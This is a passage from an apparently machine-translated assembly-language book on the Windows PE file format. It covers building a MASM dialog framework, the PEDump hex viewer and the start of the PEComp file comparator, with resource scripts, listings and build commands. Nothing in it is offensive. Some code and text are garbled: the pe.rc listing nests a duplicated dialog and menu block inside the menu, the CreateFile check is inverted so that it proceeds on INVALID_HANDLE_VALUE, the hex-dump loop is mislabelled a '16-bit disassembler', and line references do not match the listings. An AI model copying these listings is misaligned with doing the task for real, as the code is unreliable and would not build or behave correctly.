


Figure 1-24: Structure of PE File from the Perspective of the Program

---

#### NOTE:

The content of subsequent large sections will continue with this simple PE file introduction. Therefore, it is recommended that readers bookmark this page and print out the code listings in Figures 1-2 to 1-24 for easy reference.

---

## 1.6 SUMMARY

This chapter first introduced the software environment used in this book, followed by a step-by-step introduction to the development language, debugging software, and sixteen-bit assembly software usage. By going through an example, we practiced using these auxiliary software tools in a simple manner. Finally, we introduced the PE file and listed the complete code of HelloWorld.exe frequently used in subsequent chapters.

## CHAPTER 2: WRITING THREE SMALL TOOLS

As the saying goes, "To do a good job, one must first sharpen one's tools." This chapter will complete the development of three small tools related to Windows PE. These three tools are:

- PEDump: PE file hexadecimal viewer
- PEComp: PE file comparator
- PEInfo: PE file structure viewer

First, let's start by writing a basic window program. This window program is the foundation for writing the three small tools in this chapter, as well as the foundation for other programs in subsequent sections.

### 2.1 CONSTRUCTING A BASIC WINDOW PROGRAM

In this section, we will construct a window program with basic window elements (including title bar, menu bar, and work area). The development of the latter part of the program will also be based on this basic window program as the foundation.

#### 2.1.1 CONSTRUCTING THE WINDOW INTERFACE

To construct a window program, we need most of the elements of a window interface, including windows, menus, icons, and work areas. The usual steps are: first, conceive the interface based on the program's functionality; then, draw a rough layout on paper; and finally, use resource scripts to define and implement each part of the interface. Of course, readers can also use some auxiliary software (such as the resource editor in RADASM, or the resource editor in VS) to directly construct the window interface in the resource editor according to their conception. The final effect of this program is shown in Figure 2-1.




Figure 2-1: Basic Window Interface

#### 2.1.2 WRITING THE CORRESPONDING RESOURCE FILE

After constructing the window interface, you'll need to write a corresponding resource file, typically with the extension ".rc". This is similar to the resource construction method used in various programming environments. After writing the resource file, you must compile it into a resource target file using a resource compiler. The resource file is a text file that defines resources using a specific script format, which can be edited and viewed with any text editor (such as Notepad). The resource target file is a binary file created by

compiling all the resources defined in the script together. The resource target file can be viewed using tools like a hex editor.

The entire process comprises two steps:

1. Create the resource file `pe.rc`.
2. Compile the resource target file `pe.res`.

Below, we will introduce the contents of these two steps.

### 1. CREATING THE RESOURCE FILE PE.RC

When writing the resource file, you need to define all the menu items, dialog boxes, and icons that appear in the window. The detailed code for the resource file is shown in Listing 2-1.

**Listing 2-1** Detailed Code of the Resource File (chapter2\pe.rc)

```
#include <resource.h>

#define ICO_MAIN 1000
#define DLG_MAIN 1000
#define IDC_INFO 1001
#define IDM_MAIN 2000
#define IDM_OPEN 2001
#define IDM_EXIT 2002

#define IDM_1 4000
#define IDM_2 4001
#define IDM_3 4002
#define IDM_4 4003

ICO_MAIN ICON "main.ico"

DLG_MAIN DIALOG 50,50,544,399
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
CAPTION "PE File Basic Information by qixiaorui"
MENU IDM_MAIN
FONT 9, "宋体"
BEGIN
    CONTROL "", IDC_INFO, "RichEdit20A", 196 | ES_WANTRETURN | WS_CHILD | WS_READONLY
    | WS_VISIBLE | WS_BORDER | WS_VSCROLL | WS_TABSTOP, 0, 0, 540, 396
END

IDM_MAIN menu discardable
BEGIN
    POPUP "文件 (&F)"
    BEGIN
        FONT 9, "宋体"
        BEGIN
            CONTROL "", IDC_INFO, "RichEdit20A", 196 | ES_WANTRETURN | WS_CHILD | WS_READONLY
            | WS_VISIBLE | WS_BORDER | WS_VSCROLL | WS_TABSTOP, 0, 0, 540, 396
        END
    END
    IDM_MAIN menu discardable
    BEGIN
        POPUP "文件 (&F)"
        BEGIN
            MENUITEM "打开文件(&O)..."
            MENUITEM SEPARATOR
            MENUITEM "退出(&X)", IDM_EXIT
        END
        POPUP "基本信息"
        BEGIN
```

```
MENUITEM "基本信息", IDM_1  
MENUITEM "节区信息", IDM_2  
MENUITEM SEPARATOR  
MENUITEM "大纲", IDM_3  
MENUITEM "其他", IDM_4  
END  
END
```

Lines 1 to 13 define various element constants, and line 16 specifies that the window's title icon is `main.ico`. It is important to ensure that the icon file and the resource file are in the same directory. If the icon file is in a different directory, you need to use an absolute path, as shown below:

```
ICO_MAIN ICON "C:\source\icon\main.ico"
```

Lines 18 to 26 define the dialog box `DLG_MAIN`, and the final display effect of this dialog box is shown in Figure 2-1. The dialog box definition includes the window's display style, the text in the title bar, the menu `IDM_MAIN` contained in the window, and the font format. The work area of the window contains only one rich text control `IDC_INFO` (defined in lines 24 and 25).

Lines 28 to 46 define the menu `IDM_MAIN`, which includes two dropdown menus named "File" and "Basic Information". Each menu contains several submenu items.

---

## 2. COMPILING THE RESOURCE TARGET FILE PE.RES

Next, compile the resource file to generate the resource target file (with the extension `.res`). At the command prompt, enter the following command:

```
D:\masm32\source\chapter2>rc -r pe.rc
```

If no errors occur during the compilation (such as missing related files defined in the resource script), the command will generate the resource target file `pe.res` in the current directory. This resource target file will be linked into the final PE file, constituting part of the data described by the PE resource table.

---

### 2.1.3 IMPLEMENTING THE GENERIC PROGRAM FRAMEWORK

After generating the resource target file, the next step is to implement the program framework. This mainly involves three steps:

- Writing the source file `pe.asm`
- Compiling to generate the target file `pe.obj`
- Linking to generate the executable file `pe.exe`

Below, we will introduce the detailed steps for each part.

---

## 1. WRITING THE SOURCE FILE PE.ASM

First, open a text

**Listing 2-2:** Source Code for Implementing the General Program Framework (chapter2\pe.asm)

```
.386  
.model flat, stdcall  
option casemap:none  
  
include windows.inc  
include user32.inc  
includelib user32.lib
```

```

include kernel32.inc
includelib kernel32.lib
include comdlg32.inc
includelib comdlg32.lib

ICO_MAIN equ 1000
DLG_MAIN equ 1000
IDC_INFO equ 1001
IDM_MAIN equ 2000
IDM_OPEN equ 2001
IDM_EXIT equ 2002
IDM_1 equ 4000
IDM_2 equ 4001
IDM_3 equ 4002

.data
    hInstance dd ? ; Handle to the instance
    hRichEdit dd ? ; Handle to the rich edit control
    hWinMain dd ? ; Handle to the main window
    hWinEdit dd ? ; Handle to the edit window
    szFileName db MAX_PATH dup(?) ; File name buffer

.const
    szDllEdit db 'RichEd20.dll', 0
    szClassEdit db 'RichEdit20A', 0
    szFont db '宋体', 0

.code

;-----
; Initialization Procedure
;-----
_init proc
    local @stCf:CHARFORMAT

    invoke GetDlgItem,hWinMain, IDC_INFO
    mov hWinEdit, eax

    ; Load and set the icon
    invoke LoadIcon,hInstance, ICO_MAIN
    invoke SendMessage, hWinMain, WM_SETICON, ICON_BIG, eax

    ; Set the text edit mode
    invoke SendMessage, hWinEdit, EM_SETTEXTMODE, TM_PLAINTEXT, 0
    ## Chapter 2: Writing Three Small Tools

    invoke RtlZeroMemory, addr @stCf, sizeof @stCf
    mov @stCf.cbSize, sizeof @stCf
    mov @stCf.yHeight, 9*20
    mov @stCf.dwMask, CFM_FACE or CFM_SIZE or CFM_BOLD
    invoke lstrcpy, addr @stCf.szFaceName, addr szFont
    invoke SendMessage, hWinEdit, EM_SETCHARFORMAT, 0, addr @stCf
    invoke SendMessage, hWinEdit, EM_EXLIMITTEXT, 0, -1
    ret
_init endp

;-----
; Main Dialog Procedure
;-----
_ProcDlgMain proc uses ebx edi esi hWnd, wMsg, wParam, lParam
    mov eax, wMsg
    .if eax == WM_CLOSE
        invoke EndDialog, hWnd, NULL
    .elseif eax == WM_INITDIALOG ; Initialization
        push hWnd
        pop hWinMain
        call _init
    .elseif eax == WM_COMMAND ; Commands

```

```

    mov eax, wParam
    .if eax == IDM_EXIT ; Exit
        invoke EndDialog, hWnd, NULL
    .elseif eax == IDM_OPEN ; Open File
    .elseif eax == IDM_1 ; Other menu item 1
    .elseif eax == IDM_2 ; Other menu item 2
    .elseif eax == IDM_3 ; Other menu item 3
    .endif
.else
    mov eax, FALSE
    ret
.endif
    mov eax, TRUE
    ret
_ProcDlgMain endp

start:
    invoke LoadLibrary, offset szDllEdit
    mov hRichEdit, eax
    invoke GetModuleHandle, NULL
    mov hInstance, eax
    invoke DialogBoxParam, hInstance, \
        DLG_MAIN, NULL, offset _ProcDlgMain, NULL
    invoke FreeLibrary, hRichEdit
    invoke ExitProcess, NULL
end start

```

### Explanation

In Listing 2-2, line 98 calls the `DialogBoxParam` function to create a dialog box as the main interface of the program. It passes the address of the internal function `_ProcDlgMain` as one of the parameters to this function. The function `_ProcDlgMain` is the callback function for the dialog box, and it handles messages sent to the dialog box.

To make the program respond to the close command in the window system, you need to add the response code to the program. Since this example is a basic framework of the program, only a response to the "Exit" option in the menu is added, as shown below:

```

70     .if eax==WM_CLOSE
71         invoke EndDialog,hWnd,NULL

```

After completing the code writing, save it as the file `pe.asm`, then compile it into an object file.

#### 2. Compile the source file into an object file (.obj):

When writing large programs, it's common to divide functionalities into separate source files for collaboration. In each project, you might encounter source code written in different languages. These source files need to be compiled into separate object files in the respective environments. Object files are generally in COFF format, which is intended to facilitate linking. Errors (like missing external symbols or syntax errors) will likely appear during this step. Besides object files generated from source code, the final executable also contains object files generated from resource files, external libraries, and so on.

To compile the source file `pe.asm` at the command prompt, enter:

```
D:\masm32\source\chapter2>ml -c -coff pe.asm
```

If there are no errors, an object file `pe.obj` will be generated in the current directory.

Next, link all object files (including those generated from resources and other source code) to create the final executable file.

### 3. Link to create the executable file `pe.exe`:

At the command prompt, enter the following command:

```
D:\masm32\source\chapter2>link -subsystem:windows pe.obj pe.res
```

This command specifies that the final executable EXE file will run on the Windows platform. The linker will combine `pe.obj` and `pe.res` (resource file) and generate the final executable `pe.exe`. At the command prompt, type `pe`, then press Enter to see the final execution result as shown in Figure 2-1. Thus, a basic program written in assembly language is completed. The next task is to develop some small tools based on this foundation. First, let's look at writing the PE file section inspection tool PEDump.

---

## 2.2 IMPLEMENTATION OF PEDUMP

PEDump is a tool for inspecting PE file sections. It can be used to view and read the sixteen-section headers of a PE file, helping us better understand the PE structure.

---

### 2.2.1 COMPILE ROUTE

The focus of compiling PEDump is to display its functionality. Let's first look at the possible final output, as shown in Figure 2-2.

列一：地址	列二：字节码内容	列三：ASCII 字符
00000140	0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68	.....!..L.!Th
00000150	69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F	is program canno
00000160	74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20	t be run in DOS
00000170	6D 6F 64 65 2E 0D 0D 0A-24 00 00	mode....\$..

---

## 2.2 PEDUMP PROGRAM WRITING OUTPUT

As shown in the figure, the final output includes three columns.

The first column is the address. The address is the  $(n \times 16 + 1)$ th byte position in the file.

The second column displays the hexadecimal representation of 16 bytes, separated by spaces.

The third column shows the corresponding ASCII characters for these 16 bytes. If an ASCII code does not correspond to a readable character, it is represented by a “.”.

**Note:** Some text editors (such as FlexHex) also add a Unicode character column to display Unicode characters.

When writing the program, you might encounter cases where the last line contains fewer than 16 bytes. In such cases, spaces can be used to fill the second and third columns to maintain alignment. The program writing process is illustrated in Figure 2-3.

**Step 1:** Open the PE file. It is important to note that opening the PE file will map the file contents into memory. This is because the file's content is loaded into memory for faster access and to avoid frequent disk reads, which are slower. Additionally, the location of the file content in memory may differ from its location on disk, so pointers are necessary.

**Step 2:** Use the API function GetFileSize to obtain the size of the PE file.

**Steps 3-5:** Align the value obtained in Step 2 to the nearest 16, calculate the number of complete 16-byte blocks, and display the remaining bytes in the final line. The program uses a loop to display the content of the PE file 16 bytes at a time.

To better understand this process, two concepts need to be explained: memory-mapped files and PE file images.



**MEMORY-MAPPED FILES:** Memory-mapped files refer to files whose contents are loaded into memory for easy access. In this way, the bytes in the file are sequentially arranged in memory as they are on disk. However, these bytes may not be sequentially read from the file. When accessing the file on disk, the program must calculate the different locations and read the contents from different places, which is less efficient and more complex. When accessing memory-mapped files, reading is simpler and faster.

**PE FILE IMAGE:** The PE file image is the process of sequentially loading each section of the PE file into memory. Some parts of the PE file might be loaded in different ways than they are stored on disk. For example, some segments might not be loaded into memory at all. After loading, the contents of the entire file do not change, but certain sections of the PE file are loaded into memory according to specific rules. So, why can't the PE file image be exactly the same as the memory-mapped file?

Why is the PE file image in memory different from the general memory-mapped file? The answer is simple: the PE file must be loaded into memory by the operating system to run. To ensure that the operating system can operate correctly, conveniently, and improve operational efficiency, the PE image must be arranged in a certain format. Therefore, the PE file image in memory and the file on disk are different, and of course, they are different from general memory-mapped files.

## 2.2.2 PEDUMP CODING

In the previous section, we briefly understood the program development process. Next, we enter the coding stage. Here, the source file `pe.asm` from section 2.1 will be used.

`PEDump.asm` is based on `pe.asm` with additional code to respond to the menu item `IDM_OPEN`, as shown below:

```
.elseif eax==IDM_OPEN ; Open file
    invoke _openFile
```

The implementation of the `_openFile` function is shown in code listing 2-3.

Code Listing 2-3: Main Function Implementation of PEDump - `_openFile` (chapter2\pedump.asm)  
; Open PE file and process  
\_openFile proc

```

local @stOF:OPENFILENAME
local @hFile,@hMapFile
local @bufTemp1 ; Buffer for control characters
local @bufTemp2 ; Buffer for rows
local @dwCount ; Counter, loops 16 times for each line
local @dwColumn1 ; Column 1, address
local @dwBlanks ; Number of blank spaces for the last line

invoke RtlZeroMemory,addr @stOF,sizeof @stOF
mov @stOF.lStructSize,sizeof @stOF
push hWinMain
pop @stOF.hwndOwner
mov @stOF.lpstrFilter,offset szExtPe
mov @stOF.lpstrFile,offset szFileName
mov @stOF.nMaxFile,MAX_PATH
mov @stOF.Flags,OFN_PATHMUSTEXIST or OFN_FILEMUSTEXIST
invoke GetOpenFileName,addr @stOF ; Let the user select a file to open
.if !eax
jmp @F
.endif

invoke CreateFile,addr szFileName,GENERIC_READ,\
FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\
OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
.if eax==INVALID_HANDLE_VALUE
mov @hFile,eax
invoke GetFileSize,eax,NULL ; Get file size
mov totalSize,eax
.if eax
invoke CreateFileMapping,@hFile,\ ; Memory-mapped file
NULL,PAGE_READONLY,0,0,NULL
.if eax
mov @hMapFile, eax
invoke MapViewOfFile, eax, \
FILE_MAP_READ, 0, 0, 0
.if eax
mov lpMemory, eax ; Save the memory-mapped file starting address in the
file
assume fs:nothing
push ebp
push offset _ErrFormat
push offset _Handler
push fs:[0]
mov fs:[0], esp
; Start processing the file
:
:
; Process file results
jmp _ErrorExit
_ErrFormat:
invoke MessageBox, hWinMain, offset szErrFormat, NULL, MB_OK
_ErrorExit:
pop fs:[0]
add esp, 0Ch
invoke UnmapViewOfFile, lpMemory
.endif
invoke CloseHandle, @hMapFile
.endif
invoke CloseHandle, @hFile
.endif
.endif
@@:
ret
_openFile endp

```

The subroutine `_openFile` first calls `GetOpenFileName`, which displays a file selection dialog box for the user to choose the PE file to open. Then, it gets the size of the file and uses this

value to create a file mapping in memory via CreateFileMapping, mapping the address to the variable lpMemory. This address is then used to perform various operations on the file, making the process simpler.

Lines 50 to 177 handle the processing of the memory-mapped file. If this process is too complex, you can continue using the subroutine; if not, you can directly write and process the code here. The main code for the 16-bit disassembler is as follows:

```

51 ; Initialize buffer
52 invoke RtlZeroMemory, addr @bufTemp1, 10
53 invoke RtlZeroMemory, addr @bufTemp2, 40
54 invoke RtlZeroMemory, addr lpServiceBuffer, 100
55 invoke RtlZeroMemory, addr bufDisplay, 50
56 mov @dwCount, 1
57 mov esi, lpMemory
58 mov edi, offset bufDisplay
59
60 ; Write a line into lpServicesBuffer
61 mov @dwCount1, 0
62 invoke wsprintf, addr @bufTemp2, addr lpszFilterFmt4, @dwCount1
63 invoke lstrcat, addr lpServicesBuffer, addr @bufTemp2
64
65 ; Calculate the number of blank spaces (16 - totalSize % 16) * 3
66 xor edx, edx
67 mov eax, totalSize
68 mov ecx, 16
69 div ecx
70 mov eax, 16
71 sub eax, edx
72 xor edx, edx
73 mov ecx, 3
74 mul ecx
75 mov @dwBlanks, eax
76
77 ;invoke wsprintf, addr szBuffer, addr lpszOut1, totalSize
78 ;invoke MessageBox, NULL, addr szBuffer, NULL, MB_OK
79
80 .while TRUE
81     .if totalSize == 0 ; Last line
82         ; Fill blank spaces
83         .while TRUE
84             .break .if @dwBlanks == 0
85             invoke lstrcat, addr lpServicesBuffer, addr lpszBlank
86             dec @dwBlanks
87         .endw
88         ; Space between the second and third column
89         invoke lstrcat, addr lpServicesBuffer, addr lpszManyBlanks
90         ; Third column content
91         invoke lstrcat, addr lpServicesBuffer, addr bufDisplay
92         ; Append carriage return character
93         invoke lstrcat, addr lpServicesBuffer, addr lpszReturn
94         .break
95     .endif
96     ; Display the ASCII code characters in the third column,
97     ; which are stored in the value of al
98     mov al, byte ptr [esi]
99     .if al > 20h && al < 7eh
100        mov ah, al
101    .else
102        mov ah, 2Eh
103    .endif
104    ; Write the value to the third column
105    mov byte ptr [edi], ah
106
107    ; Windows 2000 does not automatically add a space after al,

```

```

108     ; so we need to manually add it
109     ;invoke wsprintf, addr @bufTemp1, addr lpszFilterFmt3, al
110
111 mov bl, al
112 xor edx, edx
113 xor eax, eax
114 mov al, bl
115 mov cx, 16
116 div cx ; The quotient is in al, the remainder is in dl
117 ; Convert the byte to a hexadecimal string and store it in bufTemp1, formatted
as "7F\0"
118 push edi
119 xor bx, bx
120 mov bl, al
121 movzx edi, bx
122 mov bl, byte ptr lpszHexArr[edi]
123 mov byte ptr @bufTemp1[0], bl
124
125 xor bx, bx
126 mov bl, dl
127 movzx edi, bx
128 mov bl, byte ptr lpszHexArr[edi]
129 mov byte ptr @bufTemp1[1], bl
130 mov bl, 20h
131 mov byte ptr @bufTemp1[2], bl
132 mov bl, 0
133 mov byte ptr @bufTemp1[3], bl
134 pop edi
135
136 ; Write a line into lpServicesBuffer
137 invoke lstrcat, addr lpServicesBuffer, addr @bufTemp1
138
139 .if @dwCount == 16 ; Already 16 bytes
140 ; Space between the second and third columns
141 invoke lstrcat, addr lpServicesBuffer, addr lpszManyBlanks
142 ; Display the third column characters
143 invoke lstrcat, addr lpServicesBuffer, addr bufDisplay
144 ; Append carriage return character
145 invoke lstrcat, addr lpServicesBuffer, addr lpszReturn
146
147 ; Write content
148 invoke _appendInfo, addr lpServicesBuffer
149 invoke RtlZeroMemory, addr lpServicesBuffer, 100
150
151 ; Display the address of the next line
152 inc @dwCount1
153 invoke wsprintf, addr @bufTemp2, addr lpszFilterFmt4, @dwCount1
154 invoke lstrcat, addr lpServicesBuffer, addr @bufTemp2
155 dec @dwCount1
156
157 mov @dwCount, 0
158 invoke RtlZeroMemory, addr bufDisplay, 50
159 mov edi, offset bufDisplay
160 ; To align with the subsequent inc edi, ensure edi points to bufDisplay
161 dec edi
162 .endif
163
164 dec totalSize
165 inc @dwCount
166 inc esi
167 inc edi
168 inc @dwCount1
169 .endw
170
171 ; Add a new line
172 invoke _appendInfo, addr lpServicesBuffer
173
174 invoke _appendInfo, addr lpServicesBuffer
175

```

The complete source code can be found in the accompanying file chapter2\pedump.asm. In this part of the code, each byte is converted to its ASCII value and displayed in bufDisplay. If the byte's value is between 20h and 7Eh, the corresponding ASCII character is displayed; otherwise, a "." is displayed. Every 16 bytes, bufDisplay is reset. Each byte's hexadecimal value is concatenated and added to lpServicesBuffer. Every 16 bytes, the complete line content in lpServicesBuffer is transferred to the text box.

### 2.2.3 DATA STRUCTURES IN PEDUMP CODE

To help everyone better understand the implementation code of PEDump, the global and local variables used in the program are listed separately.

#### (1) GLOBAL VARIABLES USED IN THE PROGRAM

```
totalSize      dd ? ; File size
lpMemory       dd ? ; Internal address where the file is mapped
szFileName     db MAX_PATH dup(?) ; Name of the opened file

lpServicesBuffer db 100 dup(0) ; Buffer for service name display
bufDisplay      db 50 dup(0) ; ASCII code display area
szBuffer        db 200 dup(0) ; Temporary storage area
lpszFilterFmt4 db '%08x', 0 ; Format string for address display with
two spaces
lpszManyBlanks db ' ', 0 ; Column separator
lpszBlank       db ' ', 0 ; Space character
lpszSplit       db '-', 0 ; Separator character
lpszScanFmt    db '%02x', 0 ; Format string for hexadecimal conversion
lpszHexArr     db '0123456789ABCDEF', 0 ; Hexadecimal characters
lpszReturn      db 0dh, 0ah, 0 ; Carriage return character
lpszDoubleReturn db 0dh, 0ah, 0dh, 0ah, 0 ; Double carriage return
```

#### (2) LOCAL VARIABLES USED IN THE PROGRAM

```
local @bufTemp1[4] ; Temporary storage for hexadecimal conversion
local @bufTemp2[256] ; Buffer for formatted addresses
local @dwCount ; Counter for bytes displayed
local @dwCount1 ; Counter for addresses
local @dwBlanks ; Number of blank spaces needed for alignment
```

Combining the code in Example 2-3, the process of generating the PE section is explained as follows:

First Column Content Generation (Lines 63 ~ 64): The wsprintf function is used to construct the content of the first column, and the generated string is stored in @bufTemp2. The lstrcat function is then used to add this content to lpServicesBuffer, as shown below:

```
63 invoke wsprintf, addr @bufTemp2, addr lpszFilterFmt4, @dwCount1
64 invoke lstrcat, addr lpServicesBuffer, addr @bufTemp2
```

Second Column Content Generation (Lines 111 ~ 135): The second column content is constructed through loops. Each byte's hexadecimal representation is stored in @bufTemp1, and then the lstrcat function is used to add this byte's content to lpServicesBuffer.

Note: The content in @bufTemp1 is not all content of the second column, but a single byte's content. The content includes the hexadecimal representation of the byte followed by a space and a zero terminator. For example, if the byte is 80h, the content stored in @bufTemp1 is "80\0".

Third Column Content Generation (Lines 97 ~ 105): For each byte, its value is checked whether it falls between 20h and 7Eh. If it does, the corresponding ASCII character is displayed in bufDisplay; otherwise, a "." is displayed.

Writing Each Line: `IpServicesBuffer` represents each line's buffer, and every 16 bytes, this buffer's content is written to the text box. If it is the last line, it is processed separately in the loop (see lines 82 ~ 96 in Example 2-3).

#### 2.2.4 RUNNING PEDUMP

Open the command prompt, navigate to the directory `D:\masm32\source\chapter2`, and execute the following commands:

- `rc -r pedump.rc` (compiles the resource script file)
- `ml -c -coff pedump.asm` (compiles PEDump.asm)
- `link -subsystem:windows pedump.res pedump.obj` (links and generates the executable)

Run `PEDump.exe`, and the final effect is shown in Figure 2-4.

When testing multiple open PE files, you may notice a problem where the program crashes when opening relatively large PE files, causing errors in the section information display interface. This is due to the main thread's loop creating system message queues, resulting in the interface not being updated in time. To solve this problem, the event response code `_openFile` should be executed separately in a new thread. The method is as follows:

Change the original invocation code:

```
invoke _openFile
To:
invoke CreateThread, NULL, 0, addr _openFile, addr @sClient, 0, NULL
```




Figure 2-4: The Result of Running PEDump

To enable the display to stop scrolling at any time, you can add a flag in the main program and then add a "Stop Dump..." menu item in the menu. The corresponding code for handling this menu item is as follows:

```
.elseif eax == IDM_1 ; Stop dump  
mov dwStop, 1
```

The corresponding check code for dwStop in the loop of the thread function \_openFile is shown below:

```
.while TRUE  
.....  
.break .if dwStop == 1  
.....  
.endw
```

With the above design, during the program's process of displaying section codes, running the program will not cause the interface to freeze. At the same time, the user can stop the dump display and exit the loop at any time by selecting the "Stop Dump..." menu option. Thus, the PE section code viewer is completed. It can be seen that implementing the code in a general framework not only saves a lot of development time for developers, improving development efficiency, but also helps developers focus on writing the core code.

---

## 2.3 IMPLEMENTATION OF PECOMP

PEComp is a PE file comparator. Its function is to compare two specified PE files based on the data structure of the PE file format.

PEComp compares the differences in the PE file structures of two files. In practical applications, we can use this comparison to determine whether there are malicious changes in the PE file headers, helping to identify and handle potential viruses.

---

### 2.3.1 CODE EDITOR

PEComp's functionality is built on the general framework `pe.asm`, implementing the comparison of two PE files and displaying the results in a graphical interface. The main steps for coding are as follows:

1. **STEP 1:** Open the two files to be compared, read their file headers, and obtain the required data.
2. **STEP 2:** Multi-threading processing, based on the content of the file headers to determine if the files are valid PE files.
3. **STEP 3:** Compare the first specified number of bytes of the first file with the corresponding bytes of the second file, and display the results. If there are differences, highlight them with a different background color.

Below is the design process. First, let's define the resource file and display the final effect.

---

### 2.3.2 DEFINE RESOURCE FILE

Copy the resource file `pe.rc` from section 2.1.2 and rename it to `pecomp.rc`. Add a dialog box to `pecomp.rc` for selecting two PE files to compare. This dialog box includes two text fields `ID_TEXT1` and `ID_TEXT2`, and two browse buttons. A list view control `IDC_MODULETABLE` and a checkbox `IDC_ETHERSAME` are added for displaying the comparison results. The added dialog box definition is as follows:

```
RESULT_MODULE DIALOG 76,10,630,480  
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU  
CAPTION "PE File Comparison"  
FONT 9, "MS Sans Serif"  
BEGIN  
    LTEXT "Select the first file to compare:", ID_STATIC, 10, 13, 200, 15
```

```

EDITTEXT ID_TEXT1, 130, 13, 440, 15
PUSHBUTTON "Browse...", IDC_BROWSE1, 570, 13, 50, 14
LTEXT "Select the second file to compare:", IDC_STATIC1, 10, 35, 200, 15
EDITTEXT ID_TEXT2, 130, 35, 440, 15
PUSHBUTTON "Browse...", IDC_BROWSE2, 570, 35, 50, 14
CONTROL "", IDC_MODULETABLE, "SysListView32",
WS_CHILD | WS_VISIBLE | WS_BORDER | WS_TABSTOP, 10, 60, 610, 390
